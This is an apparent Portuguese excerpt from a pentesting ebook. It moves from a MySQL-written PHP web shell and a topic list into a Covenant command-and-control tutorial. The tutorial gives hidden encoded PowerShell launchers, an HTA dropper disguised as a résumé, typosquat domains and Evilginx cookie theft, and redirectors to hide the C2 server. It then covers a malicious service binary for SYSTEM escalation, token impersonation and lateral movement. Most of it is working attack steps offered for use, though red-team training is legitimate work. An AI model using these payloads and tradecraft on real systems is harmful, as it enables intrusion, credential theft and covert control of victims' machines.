python -c "import pty;pty.spawn('/bin/bash')"
www-data@metasploitable:/var/www$
```

Esse é um método de subir uma Reverse Shell e Escalar privilégio, existem outros principalmente se explorando das credenciais default do MySQL e assim executar o seguinte processo.

```
mysql -u root -h target
```

Depois disso basta criar uma shell em PHP utilizando o seguinte payload

```
select '<?php $output=shell_exec($_GET["cmd"]);echo "<pre>".$output."</pre>"?>' into outfile '/var/www/html/cmd.php' from mysql.user limit 1;
```

Por fim, abra a aplicação web e execute o seguinte parâmetro

```
http://ip-do-webserver/cmd.php?cmd=id
```

- XSS Refletido
- XSS Armazenado
- XSS Doom
- Cross Site Request Forgery
- Unrestricted File Upload
- Local File Inclusion
- Remote File Inclusion
- XXE Out-of-Band
- Remote Code Execution

- Explorando Wordpress
- Explorando Tomcat

#### Exploração de vulnerabilidades em sistema

- Introdução ao Metasploit Framework
- Usando o Metasploit para explorar vulnerabilidade
- Criando um payload simples com MSFVenom
- Meterpreter
- Criando um Script simples para Meterpreter
- Powershell Payloads Reverse Shell
- PyFuscation + BypassAV com Powershell
- TheFatRat e Unicorn Payloads
- UnmanagedPowershell
- Veil Evasion
- Força Bruta em FTP
- Força Bruta em SSH
- Força Bruta em HTTP
- Reverse Shell com Powercat
- Cheat Sheet Reverse Shell
- Técnicas de Obfuscação

## Pós Exploração e Escalação de Privilégios

Conceito de Escalação de Privilégios

Conceitos de Movimento Lateral

Conceitos de Pivoting

Escalação de Privilégios em Windows Server

- Bypass UAC
- DLL Hijacking
- Powershell Empire
- Força Bruta NTLM
- WinPE
- Golden Ticket Kerberos

Escalação de Privilégios em Linux

- Explorando Kernel Linux
- Explorando serviços vulneráveis
- SUID Privilege Escalation
- LinEnum

Movimento Lateral

- Passthehash
- Psexec

- WMI
- SSH

Pivoting

- Metasploit Portfwd
- SSH Tunelling
- Roteamento padrão

Usando o Age of Empire

Técnicas de Persistência

## Command and Control

### O que é Command and Control

Esses servidores são utilizados principalmente por Ameaças Persistentes Avançadas (APT) ou por Crackers para poder controlar computadores ( Seja enviando comandos pela rede ou fazendo deploy de Malwares ou também fazendo movimentação lateral pela rede ) de um rede comprometida e também exfiltrar dados de dentro da rede por muitas semanas ou até anos.

Em um teste profissional, eles fazem parte do chamado Red Team Engagement, onde procuramos simular um atacante real com todas as suas características, vale lembrar que o intuito desse tipo de teste não é conseguir Domain Admin ou SYSTEM na rede, mas sim atingir o objetivo ( Roubo de informações, Inteligência e etc ), a escalação de privilégios pode sim ocorrer, mas como um meio para atingir um objetivo e não uma obrigação.

Usando o MerlinC2 como servidor de comando e controle

### Trabalhando com Convenant

Covenant, feito em C# e com o código aberto, dá para criar várias coisas e editar os códigos pra qualquer uso, e é ele que vamos utilizar hoje nos nossos testes.

Sua instalação é bem simples, basta ter o dotnet instalado em seu computador ou servidor e realizar a compilação:

```
cd /opt
git clone https://github.com/cobbr/Covenant.git
cd Covenant/Covenant
sudo dotnet build
```

```
sudo dotnet run
```

Vale lembrar que, na vida real, nós não podemos simplesmente mandar esse arquivo do nada pois seríamos facilmente detectados.

O que acontece é o seguinte, procuramos algum domínio com uma popularidade alta ( Utilizar o URL Crazy talvez? ), justamente para que qualquer tipo de Firewall ou IDS confie e deixe o nosso tráfego passar despercebido por lá.

Domínios como 0ffice.com , micros0ft.com e algo parecido são muito utilizados para enganar usuários com ataque desse tipo ( Sei que parece besteira esses nomes, mas isso acontece todo dia kkk ), depois podemos usar o Evilginx para fazer o Relay do site original do office por exemplo e o nosso site malicioso, fazendo com que o usuário digite as credenciais e roubemos seus cookies ou sessão.

Voltando pro CC, depois de registrar esse domínio com a popularidade alta ( Mais uma vez, existem diversas ferramentas que podem auxiliar nessa busca de popularidade ), instalamos um certificado SSL como Truecrypt ( Através do Certbot ), para criptografarmos todo o tráfego passante entre a vítima e o site que acabamos de criar.

O ponto principal agora é utilizar os chamados Redirectors, que são servidores que atuam como proxy entre o nosso CC e o site criado.

Nesse caso, a vítima envia as informações para o site que criamos e o tráfego enviado para lá é redirecionado para o nosso CC que está rodando em um EC2 ou Google Cloud, justamente para mascarar o nosso servidor e evitar algum tipo de rastreio por parte do alvo ( Vale lembrar que podemos por quantos servidores quisermos atrás do nosso Redirector, um caso de uso é usar o Nginx como proxy para redirecionar para outro lugar ), existem tutoriais de como criar esses servidores, posso fazer um se vocês gostarem desse artigo.

Enfim, com todo esse esquema montado, podemos dar início a nossa diversão.

Depois que você der o comando para iniciar o Covenant, você tem que ir em <http://127.0.0.1:7443> ( Ou no caso um IP de um EC2 ) e uma página para criar uma conta irá aparecer:



Agora é só criar a sua conta e você será apresentado a página principal do CC:

Name	CommType	Hostname	UserName	Status	LastCheckin	Integrity	OperatingSystem	Process
176a56f1c8	SMB	DESKTOP-F9DQ76G	cobbr	Active	7/18/19 9:21:46 PM	High	Microsoft Windows NT 10.0.17134.0	powershell
31f991ef6c	HTTP	DESKTOP-F9DQ76G	cobbr	Active	7/18/19 9:49:18 PM	High	Microsoft Windows NT 10.0.17134.0	powershell
514c08cc97	SMB	DESKTOP-F9DQ76G	cobbr	Active	7/18/19 9:16:21 PM	High	Microsoft Windows NT 10.0.17134.0	powershell
b564dcaa12	HTTP	DESKTOP-F9DQ76G	cobbr	Active	7/18/19 9:49:15 PM	High	Microsoft Windows NT 10.0.17134.0	powershell

Showing 1 to 4 of 4 entries

Previous	1	Next
----------	---	------

Name	ListenerType	Status	StartTime	BindAddress	BindPort
62eb6bd841	HTTP	Active	7/18/19 8:57:55 PM	0.0.0.0	80

Name	Grunt	Task	Status	UserName	Command	CommandTime	CompletionTime
0903d01960	176a56f1c8	LogonPasswords	Completed	cobbr	LogonPasswords	7/18/19 9:21:11 PM	7/18/19 9:21:21 PM
2c72b6e1ce	31f991ef6c	Connect	Progressed	cobbr	connect localhost gruntsvc	7/18/19 9:08:25 PM	1/1/01 12:00:00 AM
331eedd16c	176a56f1c8	PowerShell	Completed	cobbr	powershell \$PSVersionTable	7/18/19 9:21:26 PM	7/18/19 9:21:30 PM
4f2dc6ff95	514c08cc97	WhoAmI	Completed	cobbr	whoami	7/18/19 9:16:07 PM	7/18/19 9:16:10 PM

Nesta página ( Retirada da documentação oficial do Covenant ), nós podemos ver as diversas opções que ele tem, ele é dividido no seguinte:

Listeners -> Onde nós vamos cadastrar o nosso servidor para hostear arquivos maliciosos ou servir de base para receber conexões

Launchers -> Onde geramos o nosso código malicioso, seja com powershell, binários, shellcode ( Conseguimos injetar esse código em memória através do Donut <https://pypi.org/project/donut-shellcode/> )

Grunts -> Os nossos Agents, ou seja, as máquinas que estarão infectadas e ao nosso dispor para execução de comandos.

Tasks -> As tarefas que executaremos nos nossos Grunts, nesse caso, é onde podemos importar novas tarefas customizadas (\*.yaml) ou editar as existentes

Taskings-> Histórico do que foi executado.

Graph -> Informações dos nossos alvos, como qual tipo de Grunt ele está rodando e etc.

O resto é informação sobre dados e bla bla.

Vamos partir agora pra cada um dos tópicos.

## Listeners

Aqui nós cadastramos qual servidor irá receber a conexão, por exemplo, se infectar algum host a shell irá para o que cadastrarmos aqui.

---

### Create Listener

HttpListener     BridgeListener

Description  
Listens on HTTP protocol.

Name  
8bd10b7914

BindAddress                          BindPort  
0.0.0.0                              80

ConnectPort  
80

ConnectAddresses                      Urls  
127.0.1.1                            http://127.0.1.1:80

[+ Add](#)

UseSSL  
False

HttpProfile  
DefaultHttpProfile

---

Podemos ver que, é gerado um nome para o nosso Listener e temos algumas opções para poder preencher, de começo, podemos só preencher o ConnectAddresses e colocar o IP do nosso próprio servidor.

Deixaremos como HTTP Listener mesmo ( O Bridge permite conectar mais de um listener ao mesmo tempo, mas isso nós podemos ver em artigos futuros hehehe ).

Depois disso é só clicar em Create e o Listener ficará ativo e pronto para receber nossas shells.

## Launchers

Aqui é onde a mágica acontece, podemos escolher qualquer tipo de execução que quisermos, desde binário até powershell ou shellcode.

Neste primeiro caso, vamos clicar em Powershell

Description  
Uses powershell.exe to launch a Grunt using [System.Reflection.Assembly]:Load()

Listener: c65b466f31 | ImplantTemplate: GruntHTTP | DotNetVersion: Net35

ValidateCert: True | UseCertPinning: True

Delay: 5 | JitterPercent: 10 | ConnectAttempts: 5000

KillDate: 09/11/2020 11:53 AM

ParameterString:  
-Sta -Nop -Window Hidden

Generate Download

Launcher:  
powershell -Sta -Nop -Window Hidden -Command "sv o (New-Object IO.MemoryStream);sv d (New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('7Vl9cBvHdX9AA4:'))"

EncodedLauncher:  
powershell -Sta -Nop -Window Hidden -EncodedCommand cwB2ACAAbwAgACgAtgBIAHcALQBPAGIAagBIAGMAdAAgAEkAtwAuAE0AZQ8tAg8AcgB5AFMAdAbYAGUAYQBtACKAOwBzAHYAIABkACAkABOAA

Aqui também é gerado um nome de um Listener ( Temos um Listener que recebe as conexões, no caso o nosso servidor e outro Listener que envia e recebe os comandos, no caso, os Grunts ).

Em ImplantTemplate, colocamos GruntHTTP, mas podemos colocar outros tipos, vou dar uma explicação sobre eles.

## Tipos de Grunts

Existem alguns tipos de Grunts que podemos utilizar, sendo eles HTTP, SMB, Brute e etc.

O Grunt HTTP funciona da mesma forma que uma shell reversa, quando seu Implant é ativado ( Ou seja, quando o Agent é clicado ou executado ) uma conexão da máquina alvo parte para a nossa máquina.

Normalmente, utilizamos ele para poder receber as conexões, é mais estável e permite que nós façamos todo tipo de persistência ( Registro, Startup, WMI e etc ) existentes sem problema, o problema surge quando por exemplo há um web proxy que bloqueie processos como SYSTEM, ou quando quisermos ter menos conexões para o nosso C2 ou quando quisermos pivotear para hosts que não possuam acesso direto para internet.

O Grunt SMB veio para solucionar alguns problemas, ele funciona através de uma bind connection ( Ou seja, precisamos nos conectar a ele, daí reduz o número de conexões para o nosso C2), como ele não é um HTTP, nos permite realizar o Pivot em hosts que não possuem acesso direto a internet.

Durante sua criação, criamos um Named Pipe para realizar a nossa conexão. ( Parametro Pipe Name )

Após execução, sua conexão é realizada da seguinte forma:

Connect localhost namedpipesvc ( Nosso nome escolhido )

O problema é que ele não é muito estável e sua conexão pode cair repentinamente.

Fica a tarefa de casa de procurar saber os outros tipos de Grunt.

## Voltando para o Launcher

Enfim, voltamos para a nossa interface

Description  
Uses powershell.exe to launch a Grunt using [System.Reflection.Assembly]:Load()

Listener: c65b466f31    ImplantTemplate: GruntHTTP    DotNetVersion: Net35

ValidateCert: True    UseCertPinning: True

Delay: 5    JitterPercent: 10    ConnectAttempts: 5000

KillDate: 09/11/2020 11:53 AM

ParameterString:  
-Sta -Nop -Window Hidden

[Generate](#) [Download](#)

Launcher  
powershell -Sta -Nop -Window Hidden -Command "sv o (New-Object IO.MemoryStream);sv d (New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('7Vl9cBvHdX97AA4:'))"

EncodedLauncher  
powershell -Sta -Nop -Window Hidden -EncodedCommand cwB2ACAAAbwAgACgAtgBlAHcALQ8PAGIAagBIAGMAdAAgAEkATwAuAE0AZQ8tAG8AcgB5AFMAdAByAGUAYQBtACKAOwBzAHYAIAbkACAkABOAn

Depois de escolhido o Implante, podemos escolher a versão do dotnet, como estamos atacando um Windows 10, colocaremos 4.0, se for outra versão do Windows, poderíamos por 3.5 ( Mais informações [https://en.wikipedia.org/wiki/.NET\\_Framework\\_version\\_history](https://en.wikipedia.org/wiki/.NET_Framework_version_history) )

Há outras opções também, como por exemplo o Delay, ou seja, quanto tempo demora para que o nosso Grunt devolva as informações para nós, se eu envio um comando, nesse caso, ele me retorna depois de 5 segundos ( Importante na vida real aumentar esse Delay, justamente para que tenha uma menor interação possível com o nosso Agent, evitando algum tipo de rastreio ou do pessoal de IR ).

Muito bem, depois podemos clicar em Generate e teremos 2 versões diferentes, uma Encodada e a outra normal, nesse exemplo, utilizarei a Encoded.

Para realizar a infecção, utilizarei o exemplo do arquivo HTA, vamos criar um arquivo contendo o conteúdo:

```
<script language="VBScript">

Function DoStuff()
    Dim wsh

    Set wsh = CreateObject("Wscript.Shell")
    wsh.run "Seu powershell encodado"

    Set wsh = Nothing
End Function

DoStuff

self.close

</script>
```

Essa função realizará a criação de um objeto com o nosso powershell, após a criação desse arquivo, voltamos pro Covenant e clicaremos em Launchers->Nosso Launcher-> Hosted Files e faremos o upload em algum caminho que quisermos, por exemplo /Curriculo.hta ( Preenchemos essa parte no primeiro campo e fazemos o upload ).

## Listener: c65b466f31

[Info](#) [Hosted Files](#)

### HostedFiles

Path ↑↓	Size ↑↓	Download ↑↓
/Invoice.hta	19565	<a href="#">Download</a>
<a href="#">+ Create</a>		

Após isso, basta a vítima ir em <http://nossaip/Curriculo.hta>, executar e ela se infectará.

## Grunts

Após a infecção, os alvos aparecem na aba Grunts

## Grunts

Name ↑↓	ImplantTemplate ↑↓
<a href="#">1c0ab4df75</a>	GruntHTTP
<a href="#">3c3a4909ac</a>	GruntHTTP
<a href="#">53b7e6362a</a>	GruntSMB
<a href="#">4621bb49ca</a>	GruntSMB

Nessa tela, podemos ver o nome de cada um, o tipo de ImplantTemplate, a integridade da Shell e muito mais.

Ao clicar em algum deles, vemos os detalhes e se clicarmos na aba Interact, teremos acesso ao shell

Grunt: 1c0ab4df75


Se digitarmos Help, podemos ver os comandos disponíveis:

Grunt: 1c0ab4df75

GetNetLocalGroupMember	Gets a list of 'LocalGroupMember's from specified remote computer(s).
GetNetLocalGroup	Gets a list of 'LocalGroup's from specified remote computer(s).
GetDomainGroup	Gets a list of specified (or all) group 'DomainObject's in the current Domain.
GetDomainUser	Gets a list of specified (or all) user 'DomainObject's in the current Domain.
GetDomainComputer	Gets a list of specified (or all) computer 'DomainObject's in the current Domain.
Keylogger	Monitor the keystrokes for a specified period of time.
Kerberoast	Perform a "Kerberoast" attack that retrieves crackable service tickets for Domain User's w/ an SPN set.
PortScan	Perform a TCP port scan.
ListDirectory	Get a listing of the current directory.
Processlist	Get a list of currently running processes.
SetRegistryKey	Sets a value into the registry.
GetRegistryKey	Gets a value stored in registry.
SetRemoteRegistryKey	Sets a value into the registry on a remote system.
GetRemoteRegistryKey	Gets a value stored in registry on a remote system.
WMIGrunt	Execute a Grunt Launcher on a remote system using Win32_Process Create, optionally with alternate credentials.
WMICommand	Execute a process on a remote system using Win32_Process Create, optionally with alternate credentials.
PowerShellRemotingGrunt	Execute a Grunt Launcher on a remote system using PowerShell Remoting, optionally with alternate credentials.
PowerShellRemotingCommand	Execute a PowerShell command on a remote system using PowerShell Remoting, optionally with alternate credentials.
DCOMGrunt	Execute a Grunt Launcher on a remote system using various DCOM methods.
DCOMCommand	Execute a process on a remote system using various DCOM methods.
BypassAmsi	Bypasses AMSI by patching the AmsiScanBuffer function.
CreateRemoteService	Create a new service on a remote computer.
StartRemoteService	Start a service on the remote computer.
Inject	Inject shellcode into a process.
DeleteRemoteService	Delete a service on a remote computer.

Nesse exemplo, digito Screenshot para ver a tela da vítima:

## Grunt: 1c0ab4df75



A aba TASK faz a mesma coisa que a Interact, mas de uma forma mais gráfica.

O comando SHELL, faz com que seja executado algum comando do sistema na máquina alvo.

Como exemplo disso, vou demonstrar um caso de escalação de privilégios e movimentação lateral na rede.

Imagine que entramos neste host, o primeiro passo é fazer o reconhecimento, podemos utilizar o utilitário SeatBelt para isso:

(jotape) > Seatbelt -group=system

===== OSInfo =====

```
Hostname          : wkstn
Domain Name      : dominio.io
Username         : DOM\j.paulo
ProductName      : Windows 10 Enterprise 2016 LTSB
EditionID        : EnterpriseS
ReleaseId        : 1607
Build            : 14393.3750
BuildBranch      : rs1_release
CurrentMajorVersionNumber : 10
CurrentVersion    : 6.3
Architecture     : AMD64
ProcessorCount   : 2
IsVirtualMachine : True
BootTimeUtc (approx) : 22/06/2020 09:06:41 (Total uptime: 00:00:17:22)
HighIntegrity     : False
IsLocalAdmin     : True
[*] In medium integrity but user is a local administrator - UAC can be bypassed.
CurrentTimeUtc   : 22/06/2020 09:24:03 (Local time: 22/06/2020 10:24:03)
TimeZone         : GMT Standard Time
TimeZoneOffset   : 01:00:00
InputLanguage     : United Kingdom
InstalledInputLanguages : United Kingdom
```

Com isso, conseguimos levantar diversas informações sobre o nosso alvo, para poder prosseguir com o ataque

Agora podemos utilizar a ferramenta SharpUp para poder encontrar algum tipo de vulnerabilidade que esteja exposta ( Por exemplo, um serviço modificável )

(jotape) > WhoAmI

DOM/j.paulo

(jotape) > SharpUp

==== SharpUp: Running Privilege Escalation Checks ===

==== Modifiable Services ===

Name : IA Service  
DisplayName : IA Service  
Description : Bla bla  
State : Running  
StartMode : Auto  
PathName : C:\Program Files\IA\IAService.exe

Como podemos ver, o Sharp nos retorna o que é chamado de Modifiable Services, que são os serviços que podem ser modificados por outros usuários.

Vamos um pouco mais além para verificar exatamente quais são os privilégios

```
(jotape) > PowerShell 'IA Service' | Get-ServiceAcl | Select-Object -ExpandProperty Access
```

[...blabla...]

ServiceRights : ChangeConfig, Start, Stop -> Mudar configurações  
AccessControlType : AccessAllowed  
IdentityReference : NT AUTHORITY\Authenticated Users -> Auth Users  
IsInherited : False

PropagationFlags : None  
InheritanceFlags : None

Percebemos que todos os usuários autenticados tem permissão de mudar configurações, de start e de stop.

Pensa comigo, nós temos permissão para rodar esse serviço, parar e altera-lo, como normalmente esses serviços rodam como SYSTEM, é uma boa ideia começar por ai.

Então vamos lá!

Primeiramente, vamos usar nosso velho amigo C# para criar um binário que execute o nosso Powershell, abra o visual studio, Novo -> C# Windows Service ( .Net Framework ), de um nome e clique em View Code, vamos digitar o seguinte:

```
protected override void OnStart(string[] args)
{
    var si = new ProcessStartInfo
    {
        FileName = @"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe",
        Arguments = @"-Sta -Nop -Window Hidden -EncodedCommand nosso powershell"
    };

    var proc = new Process
    {
        StartInfo = si
    };

    var t = new Thread(() =>
    {
        proc.Start();
        proc.WaitForExit();
        proc.Dispose();
    });

    t.Start();
}
```

Basicamente, esse binário irá executar nosso Powershell quando for iniciado como serviço. Eu criei um SMB Grunt para isso.

Importante que você mude a arquitetura pra 64 bits no visual studio. ( Release Config, Processor Type -> New -> x64 )

Após realizado o build, vamos fazer o upload desse arquivo em um diretório na máquina alvo.

Vamos digitar UPLOAD no Interact, irá abrir uma tela, vamos escolher nosso binário e em caminho, podemos colocar um caminho temporário ( C:\Users\j.paulo\AppData\Local\Temp\servico.exe)

Com esse arquivo já dentro da máquina, vamos fazer a troca do caminho do serviço para o nosso, assim, quando o binário iniciar, executará o nosso serviço:

```
(jotape) > Shell sc config "IA Service" binPath= "C:\Users\j.paulo\AppData\Local\Temp\servico.exe"  
"
```

```
[SC] ChangeServiceConfig SUCCESS
```

Com isso podemos verificar se realmente foi trocado:

```
(jotape) > Shell sc qc "IA Service"
```

```
[SC] QueryServiceConfig SUCCESS
```

```
SERVICE_NAME: ZPS-Service  
TYPE          : 10 WIN32_OWN_PROCESS  
START_TYPE    : 2 AUTO_START  
ERROR_CONTROL : 1 NORMAL  
BINARY_PATH_NAME : C:\Users\j.paulo\AppData\Local\Temp\servico.exe  
LOAD_ORDER_GROUP :  
TAG          : 0  
DISPLAY_NAME   : IA Service  
SERVICE_START_NAME : LocalSystem  
DEPENDENCIES   :
```

Como podemos ver, mudamos o caminho padrão para o nosso destino. O último passo é iniciar e parar o serviço

```
(jotape) > Shell sc stop "IA Service"
```

[...blabla...]  
STATE : 3 STOP\_PENDING

(jotape) > Shell sc start "IA Service"

[...blabla...]

STATE : 2 START\_PENDING

Se tudo ocorreu bem, podemos conectar no nosso pipe criado anteriormente:

(jotape) > Connect localhost namedpipesvc

Connection to localhost:namedpipesvc succeeded!

Você deve ver um novo Grunt aparecendo:

4a176c217b	GruntSMB		SYSTEM	Active
------------	----------	---	--------	--------

E pronto, privilégios escalados!

Agora partindo pra movimentação lateral.

Podemos entrar nessa máquina que somos SYSTEM e dar um PS ( Claro que antes disso, podemos importar o PowerView com o PowerShellImport ou o BloodHound, mas imagina que isso já foi feito:

(jotape) > ps

Pid	Ppid	Name	SessionID	Owner	Architecture	Path
4248	5284	cmd	1	DOM\H.cker	x64	C:\Windows\System32\cmd.exe

Vemos que existe um outro usuário com sessão nesta máquina, como somos SYSTEM, podemos tentar um Token Impersonation, para isso:

```
(jotape) > ImpersonateUser DOM\H.cker
```

```
Successfully impersonated: DOM\H.cker
```

```
(jotape) > WhoAmI
```

```
DOM\H.cker
```

Sucesso, viramos outro usuário na rede, disso podemos utilizar o bloodhound para ver quais máquinas esse usuário tem privilégios e utilizar o PSEXEC ou qualquer outra coisa pra executar e conseguir código por lá.

Por exemplo, podemos usar o PSEXEC pra fazer o upload de outro Grunt em uma máquina, depois conectamos por lá e também comprometemos ela.

Outro detalhe é que o Covenant já tem o Mimikatz embutido, possibilitando o roubo de hashes em memória.

## Conovenant vs Cobalt Strike

Exfiltrando dados

- Netcat
- Openssl
- Powershell
- Dns
- Ping e Pong
- Empire

[Título do livro], por [Joas Antonio]

## Conclusão

Desenvolvendo um bom Relatório

Agradecimentos